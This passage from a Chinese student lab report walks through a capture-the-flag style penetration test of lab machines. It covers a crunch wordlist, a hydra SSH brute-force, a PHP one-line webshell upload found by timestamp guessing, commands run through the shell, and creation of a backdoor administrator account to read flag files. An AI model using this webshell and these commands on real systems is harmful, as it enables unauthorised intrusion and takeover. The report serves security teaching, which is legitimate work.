| -s | 指定一个开始的字符，即从自己定义的密码xxxx开始 |
| -t | 指定密码输出的格式 |
| -u | 禁止打印百分比（必须为最后一个选项） |
| -z | 压缩生成的字典文件，支持gzip,bzip2,lzma,7z |

hydra（集成于 kali linux）

Hydra 是一款由著名的黑客组织 THC 开发的开源暴力破解工具，支持大部分协议的在线密码破解，是网络安全·渗透测试必备的一款工具。其具体参数含义如下表所示：

|  |  |
| --- | --- |
| -l | login 小写，指定用户名进行破解 |
| -L | file 大写，指定用户的用户名字典 |
| -p | pass 小写，用于指定密码破解，很少使用，一般采用密码字典。 |
| -P | file 大写，用于指定密码字典。 |
| -e | ns 额外的选项，n：空密码试探，s：使用指定账户和密码试探 |
| -M | file 指定目标ip列表文件，批量破解。 |
| -o | file 指定结果输出文件 |
| -f | 找到第一对登录名或者密码的时候中止破解。 |
| -t | tasks 同时运行的线程数，默认是16 |
| -w | time 设置最大超时时间，单位 |
| -v | -V 显示详细过程 |
| -R | 恢复爆破（如果破解中断了，下次执行 hydra -R /path/to/hydra.restore 就可以继续任务。） |
| -x | 自定义密码 |

**【操作步骤】**

在操作机使用相关工具生成密码字典文件 password.txt，要求从字符串 “hacker +123456”中，随机选 9 个字符进行排列组合。

1. 终端使用 crunch 工具生成密码字典文件。

Crunch工具的命令格式为：


crunch <min-len> <max-len> [<charset string>] [options]

min-len crunch 要开始的最小长度字符串。


max-len crunch 要开始的最大长度字符串。

在本任务中，用两个 9 表示最小长度和最大程度，用以生成 9 位密码。由

于不加限制要生成的密码数太多，如果强行生成会直接生成13！=6227020800个结果，执行该命令后可以发现需要占用的磁盘空间如下图所示，需要81G




执行命令df -hl查看该虚拟机的磁盘分区如下图所示




可以看到该虚拟机最多的空闲空间为10G左右，无法容纳生成的数据。

因此用-s 和-e 限制了起始和终止字符串。密码字符串指定从“hacker+123456”中随机排列组合，再执行命令得到的结果如下图所示



1. 查看字典文件

使用cat命令查看字典文件得到的结果如下图所示




在操作机终端使用 hydra 对目标机进行爆破：

Hydra工具的语法如下所示：

hydra [[[-l LOGIN|-L FILE] [-p PASS|-P FILE]] | [-C FILE]] [-ens] [-o FILE] [-t TASKS] [-M FILE [-T TASKS]] [-w TIME] [-f] [-sPORT] [-S] [-vV] server service [OPT]

首先设置远程用户的账号为 hacker，密码字典为上一步生成的 password.txt， 对应的目标机的 IP 地址为 192.168.1.3。执行指令：hydra -l hacker -P password.txt -t 1 -v -e ns 192.168.1.3 ssh 得到的结果如下图所示



可以得到hacker用户名对应的密码为hacker123

## 3.任务三

**【任务描述】**

在任务二操作完成的基础上，远程连接目标机，获得敏感信息。

**【实验目标】**

掌握使用 ssh 远程连接目标机的方法。

使用相关命令，查看文件内容，获得敏感信息。

**【实验工具】**

(1)ssh

在 Linux 系统上 SSH 是非常常用的工具，通过 SSH Client 我们可以连

接到运行了 SSH Server 的远程机器上。

SSH Client 的基本使用方法是： ssh user@remote -p port

 user 是你在远程机器上的用户名，如果不指定的话默认为当前用户

 remote 是远程机器的地址，可以是 IP，域名，或者别名

 port 是 SSH Server 监听的端口，如果不指定的话就为默认值22

实际上，知道了上面这三个参数，用任意的 SSH Client 都能连接上 SSH

Server，例如在 Windows 上 PuTTY 就是很常用的 SSH Client。

在执行了 ssh 命令之后，远程机器会询问你的密码。在输入密码的时候，

屏幕上不会显示明文密码，也不会显示 \*\*\*\*\*\*，这样就不会看到密码长度

了，按下回车即可登入

(2)linux 命令：ls、more

 ls 命令就是 list 的缩写，默认情况下使用 ls 用来打印出当前目录

的列表，如果 ls 指定其他目录，那么就会显示指定目录里的文件及

文件夹列表。 通过 ls 命令不仅可以查看 linux 文件夹包含的文件，

而且可以查看文件权限 (包括目录、文件夹、文件权限)，查看目录信

息等等。

 more：more 命令是常用的文本文件阅读工具，类似于 cat，不过以一

页一页的形式显示，更方便使用者逐页阅读。 一般文件过大时使用

more 浏览，文件较小时使用 cat。 more 命令一次显示一屏文本，满

屏后停下来，并且在屏幕的底部出现一个提示信息，给出至今己显示


的该文件的百分比：–More– (XX%)，可以使用交互式命令进行交

互。

**【操作步骤】**

在操作机终端中使用上一步破解的远程密码登录目标机，查看目录和文件，获得敏感信息。

在终端使用 ssh 远程登录目标机，输入任务二破解的远程密码“hacker123”。在获取 root 权限后，可以使用 ls 命令查看目录、文件没发现目前目录下只有一个文件 1.key，使用 cat/more 查看该文件内容,执行结果如下图所示



## 4.任务四

**【任务描述】**

编写脚本，获得目标机网站 webshell 权限；

向目标机添加新用户，以便完全控制目标主机系统，获得敏感信息。

**【实验目标】**

（1）理解 webshell 权限获取的意义和方法。

Webshell 就是以 asp、php、jsp 或者 cgi 等网页文件形式存在的一种代码 执行环境，也可以将其称做为一种网页后门。黑客在入侵了一个网站后，通常会将 asp 或 php 后门文件与网站目录下正常的网页文件混在一起，然后就可以 使用浏览器来访问 asp 或者 php 后门，得到一个命令执行环境，以达到控制网 站服务器的目的。

（2）利用 Webshell 可以在 Web 服务器上执行系统命令、窃取数据、植入病毒、Le 索核心数据、SEO 挂马等恶意操作，危害极大。

（3）webshell 又称脚本木马，一般分为大马、小马、一句话木马。

 大马，体积大、功能齐全、能够管理数据库、文件管理、对站点进行快

速的信息收集，甚至能够提权。

 小马，一般而言，我们在上传文件的时候，会被限制上传的文件大小或

是拦截的情况，那么我通过小马来上传大马，实现我们想要的功能。

 一句话木马，短小精悍、功能强大、隐蔽性好、使用客户端可以快速管

理 webshell。

常见一句话木马（php）：<?php @eval($\_POST[value]); ?>

（4）掌握获取 webshell 权限基础上控制目标机的方法。

（5）掌握企业级复杂网络漏洞挖掘和利用方法。

（6）具备信息系统安全管理职业能力。

**【实验工具】**

 Firefox（54.2.0）


 Python

**【操作步骤】**

在操作机创建脚本，建立一个上传表单；建立一个 php 文件，作为一句话木马。通过上传表单上传一句话。

1. 首先建立一个简单的上传网页，其中标题为自己的学号，该网页文件

为“upload.html” 文件内容如下图所示




1. 通过火狐浏览器打开该网页文件file:///root/Desktop/upload.html（即进入写的表单），如下图所示：



1. 建立一个 php 文件作为一句话木马，文件命名为 test.php（该木马使


得我们在之后的攻击中，只需要在网页后增加“cmd=”字段，即可实

现命令的执行）该木马如下图所示，使用 GET[“cmd”]来接受命令。



1. 在浏览器中完成上传：


在表单中点击 Browse 按钮，选择 test.php 文件之后点击 Submit 按钮确认上传，结果如下图所示




1. 获取时间戳

在浏览器另外一个页面快速打开http://192.168.1.4/index.php?module=eventregistration&action=eventsCalendar，获得时间戳，分析可知上传的文件名以时间戳+下划线+原文件名称来命名。

打开该网页并使用 view-source 工具对网页进行代码查看结果如下图所示




找到 History.pushState 字段如下图所示，发现时间戳 rel 为：1711585790；




1. 编写脚本并运行，获得上传的文件的 URL 路径。

由上一步得到的时间戳向前回溯，找到具体上传的时间戳。方式为根据文件名规则：时间戳+下划线+原文件名，构造如图的 url。之后利用request 请求查看 url 是否存在，当返回的结果不为 404 时即找到对应的url，此时停止回溯：（已知文件存放在 http://192.168.1.4/tmp 目录下）。

编写的脚本find.py如下图所示



运行该脚本得到的结果如下图所示




由此可以得到我们上传文件的url路径为http://192.168.1.4/tmp/1711585780\_test.php

1. 使用system函数命令获取参数

在浏览器地址栏中输入

“http://192.168.1.4/tmp/1679179442\_exp.php?cmd=system(“cmd 命令” );”，通过设置不同的 system()函数命令参数（这里以 cmd 命令指代），并执行相应命令，如查看端口、用户等。根据上一步骤找到的时间戳进行访问

* + 通过“**whoami**”命令查看当前 webshell 的权限得到的结果如下图所示




* + 通过“net user”命令查看此时的用户组得到的结果如下图所示




由此可得此时的用户组为Administrator

* + 通过 tasklist/svc 命令查看 TermService（终端服务）的 pid，查找目标主机开放的远程桌面端口，得到的结果如下图所示



由此可得终端服务的pid为2412

* 通过 netstat -ano 命令查看该 pid 对应的远程桌面开放端口如下图所示



发现 PID 为2412对应的远程桌面端口号为 35155，连接方式为 UDP

1. 向目标机添加新用户

向目标机网站（http：//192.168.1.4）添加新用户，用户名：hacker，密

码：Beijing123。通过系统命令 net user hacker Beijing123 /add 添加用户得到的结果如下图所示




把 hacker 用户添加到管理员组，并远程连接目标机，远程连接的时候注意

远程连接的端口。通过系统命令 net localgroup administrators hacker/add 将该用户添加到管理员组，结果如下图所示




查看 hacker 用户，可以验证此时已被添加的 Administrators 组中：



1. 登陆目标机获取目标文件

以 hacker 用户（用户名：hacker、密码：Beijing123）身份登录目标机系统。设置目标机 C:\2.key 文件的可读权限，并查看该文件的具体内容。

在终端通过 rdesktop 远程登陆，如下图所示



进入桌面后，找到 2.key 文件，打开该文件，发现被拒绝访问如下图所示




查看该文件属性，选择安全—高级—权限，发现所有组或成员均不具有访


问的权限，如下图所示




点击添加，添加用户 hacker，赋予 hacker 读取的权限，如下图所示



添加成功后再次查看该文件的权限如下图所示：




再次打开该文件，可以发现该文件的内容为：ftpstandard123，如下图所示



# 三、实验问题与解决

## 1.任务二中直接使用crunch爆破会导致虚拟机卡死的情况


如果直接使用crunch生成所有可能的密码序列会导致虚拟机直接卡死



